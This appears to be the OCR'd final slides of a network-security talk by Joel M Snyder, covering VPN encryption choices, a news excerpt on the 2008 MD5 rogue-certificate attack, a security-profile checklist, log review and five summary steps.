
Life Time (seconds):

Replay Protection:

● **oNCP / NCP** (maximize compatibility)

Encryption:
○ **AES128/MD5** (maximize performance)
○ **AES128/SHA1**
○ **AES256/MD5**
● **AES256/SHA1** (maximize security)

Ignore Snyder's Razor and …



Researchers Use PlayStation Cluster to Forge a Web Skeleton Key

By Kevin Poulsen ✉ December 30, 2008 | 10:15:00 AM Categories: Hacks And Cracks

A powerful digital certificate that can be used to forge the identity of any website on the internet is in the hands of in international band of security researchers, thanks to a sophisticated attack on the ailing MD5 hash algorithm, a


In 2004 and 2007, cryptographers published research showing that the once-common MD5 hash function suffers weaknesses that could allow attackers to create these "collisions." Since then, most certificate authorities have moved to more secure hashes. But in an automated survey earlier this year, the researchers presenting in Berlin say they discovered a weak link at Verisign-owned RapidSSL, which was still signing certificates using MD5. Out of 38,000 website certificates the team collected, 9,485 were signed using MD5, and 97% of those were issued by RapidSSL.


At issue is the crypto technology used to ensure visitors to Amazon.com, for example, are actually connected to the online retailer and not to a fake site erected by a fraudster. That assurance comes from a digital certificate that's vouched for and digitally signed by a trusted authority like Verisign. The certificate is transmitted to a user's browser and automatically verified during SSL connections -- the high-security web links heralded by a locked-padlock icon in the browser.

Look At Your Security Profile

- Have you selected the most secure alternatives?
  - Certificates
  - Passwords & password lifetimes (SA?)
  - Crypto versus non-Crypto
  - Access Lists
- If not, fix them!

Start Paying Attention


What we say to dogs
Okay, Ginger! I've had it! You stay out of the garbage! Understand, Ginger? Stay out of the garbage, or else!


What they hear
blah blah GINGER blah blah blah blah blah blah blah blah blah GINGER blah blah blah blah blah blah blah...
Larson

I'm running out of time, so…

- You've got logs, right?
- Maybe you should look at them once in a while
- Computers are good at this

'nuff said?

Five Simple Steps

1. Trust No One
2. Filter Your Traffic
3. Apply Sensible Limits
4. Use Snyder’s Razor
5. Start Paying Attention

Thanks!

Joel M Snyder
jms@opus1.com
Senior Partner
Opus One